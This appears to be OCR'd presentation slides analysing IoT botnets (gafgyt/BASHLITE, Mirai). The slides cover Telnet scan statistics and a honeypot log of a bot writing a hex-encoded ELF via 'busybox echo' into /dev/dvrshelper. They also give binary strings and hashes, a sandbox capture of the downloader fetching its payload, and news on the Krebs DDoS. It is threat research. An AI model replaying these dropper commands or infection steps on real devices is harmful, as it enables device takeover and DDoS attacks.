
Exploits Default or Weak Passwords

- vendor “*backdoors*” inclusive


Targeting devices with embedded versions of Linux

- different architectures: ARM, MIPS, PowerPC, etc

Notifications to CERT.br: ***Scans* by port in 2015**



Notifications to CERT.br:
Scans for 23/TCP – 2013 to jun/2016



Exemple of Bot Propagation via "echo"

```
2016-04-20 13:57:42 IP: xx.xxx.xxx.167, cmd: "busybox echo –ne"\x7f\x45\x4c
\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x28\x00\x01\x00\
x00\x00\xb0\x81\x00\x00\x34\x00\x00\x00\x30\xed
\x00\x00\x02\x00\x00\x04\x34\x00\x20\x00\x04\x00\x28\x00\x11\x00\x10\x00\x01\
x00\x00\x70\x18\xdb\x00\x00\x18\x5b\x01\x00\x18\x5b
\x01\x00\x10\x00\x00\x00\x10\x00\x00\x00\x04\x00\x00\x00\x04\x00\x00\x00\x01\
x00\x00\x00\x00\x00\x00\x00\x00\x80\x00\x00\x00\x80\x00\x00\x28\xdb
\x00\x00\x28\xdb
\x00\x00\x05\x00\x00\x00\x00\x80\x00\x00\x01\x00\x00\x00\x00\xe0\x00\x00\x00\
xe0\x01\x00\x00\xe0\x01\x00\xec
\x02\x00\x00\x08\x67\x00\x00\x06\x00\x00\x00\x00\x80\x00\x00\x51\xe5\x74\x64\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x07\x00\x00\x00\x04\x00\x00\x00\x0d\xc0\xa0\xe1\xf0\xdf\x2d
\xe9\x04\xb0\x4c\xe2\xf0\xaf\x1b
\xe9\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x47\xc0\x46\x08\x47\
xc0\x46\x10\x47\xc0\x46\x18\x47\xc0\x46\x20” >> /dev/dvrshelper"

2016-04-20 13:57:44 IP: xx.xxx.xxx.167, cmd: "busybox echo -ne"\x47\xc0\x46
\x28\x47\xc0\x46\x30\x47\xc0\x46\x38\x47\xc0\x46\x40\x47\xc0\x46\x48\x47\xc0\
x46\x50\x47\xc0\x46\x58\x47\xc0\x46\x60\x47\xc0\x46\x68\x47\xc0\x46\x70\x47\x
c0\x46\x10\x40\x2d\xe9\x2c\x40\x9f
\xe5\x00\x30\xd4\xe5\x00\x00\x53\xe3\x06\x00\x00\x1a\x20\x30\x9f
\xe5\x00\x00\x53\xe3\x1c\x00\x9f\x15\x0f\xe0\xa0\x11\x13\xff\x2f
\x11\x01\x30\xa0\xe3\x00\x30\xc4\xe5\x10\x40\xbd\xe8\x1e\xff\x2f
\xe1\xf0\xe2\x01\x00\x00\x00\x00\x00\x00\xe0\x01\x00\x04\xe0\x2d
\xe5\x40\x30\x9f\xe5\x00\x00\x53\xe3\x04\xd0\x4d\xe2\x38\x00\x9f
\x15\x38\x10\x9f\x15\x0f\xe0\xa0\x11\x13\xff\x2f\x11\x30\x00\x9f
\xe5\x00\x30\x90\xe5\x00\x00\x53\xe3\x03\x00\x00\x0a\x24\x30\x9f
\xe5\x00\x00\x53\xe3\x0f\xe0\xa0\x11\x13\xff\x2f\x11\x04\xd0\x8d
\xe2\x04\xe0\x9d\xe4\x1e\xff\x2f
\xe1\x00\x00\x00\x00\x00\xe0\x01\x00\xf4\xe2\x01\x00\x0c
\xe0\x01\x00\x00\x00\x00\x00\x00\xb0\xa0\xe3\x00\xe0\xa0\xe3\x04\x10\x9d
\xe4\x0d\x20\xa0\xe1\x04\x20” >> /dev/dvrshelper"

[... continues ...]
```

First Binary (downloader)

```
# file
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
: ELF 32-bit MSB executable, MIPS, MIPS-I version 1

# strings
e01b9d2c02293fda11946cd5bd322406b4881663398797fcc6731e4b77ee3252
 (!$
 (!$
mips
GCC: (GNU) 4.9.2
.shstrtab
.MIPS.abiflags
.reginfo
.text
.rodata
.comment
.pdr
.gnu.attributes
.mdebug.abi32
```

After Execution on a Sandbox

Communication to an external IP passing architecture as parameter (via `http://detux.org/`):

```
[xxx.xx.x.xx:58489 --> xx.xxx.xxx.xxx:23]
mips
[xx.xxx.xxx.xxx:23 --> xxx.xx.x.xx:58489]
ELF...
```

Binary sent as response:


```
# file
c8de69e3e17014aa4d2cba82f73d9e63a6ffb19dc04ac2abbb0d1a2a145c3b52
c8de69e3e17014aa4d2cba82f73d9e63a6ffb19dc04ac2abbb0d1a2a145c3b52
: ELF 32-bit MSB executable, MIPS, MIPS-I version 1
```

Final Binary

```
# strings
c8de69e3e17014aa4d2cba82f73d9e63a6ffb19dc04ac2abbb0d1a2a145c3b52
[...]
PONG!
TELNET
GETLOCALIP
My IP: %s
HOLD
JUNK
KILLATTK
Killed %d.
None Killed.
LOLNOGTFO
%sWelcome to the botnet %s:%s BUILD: [%s] :)%s
[33m
GAYFGT
v1.0
PONG
%s 2>&1
xx.xxx.xx.164:23
[...]
```


Global Distribution of gafgyt Bots

gafgyt (also known as Lizkebab, BASHLITE, Torlus)



Source: Attack of Things! – Level 3 Threat Research Labs – August 25, 2016
http://blog.level3.com/security/attack-of-things/

September/2016, *Mirai* malware/botnet is unveiled: **620Gbps against Brian Krebs website**



BBC NEWS

Massive web attack hits security blogger


22 September 2016 | Technology

The distributed denial of service (DDoS) attack was aimed at the **website** of industry expert Brian Krebs.

At its peak, the attack aimed 620 gigabits of data a second at the site.

Text found in attack data packets suggested it was mounted to protest against Mr Krebs' work to uncover who was behind a prolific DDoS attack.

http://www.bbc.co.uk/news/amp/37439513



01 Source Code for IoT Botnet 'Mirai' Released

OCT 16

The source code that powers the "Internet of Things" (IoT) botnet responsible for launching the historically large distributed denial-of-service (DDoS) attack against KrebsOnSecurity last month has been publicly released, virtually guaranteeing that the Internet will soon be flooded with attacks from many new botnets powered by insecure routers, IP cameras, digital video recorders and other easily hackable devices.

The leak of the source code was announced Friday on the English-language hacking community **Hackforums**. The malware, dubbed "**Mirai**," spreads to vulnerable devices by continuously scanning the Internet for IoT systems protected by factory default or hard-coded usernames and passwords.

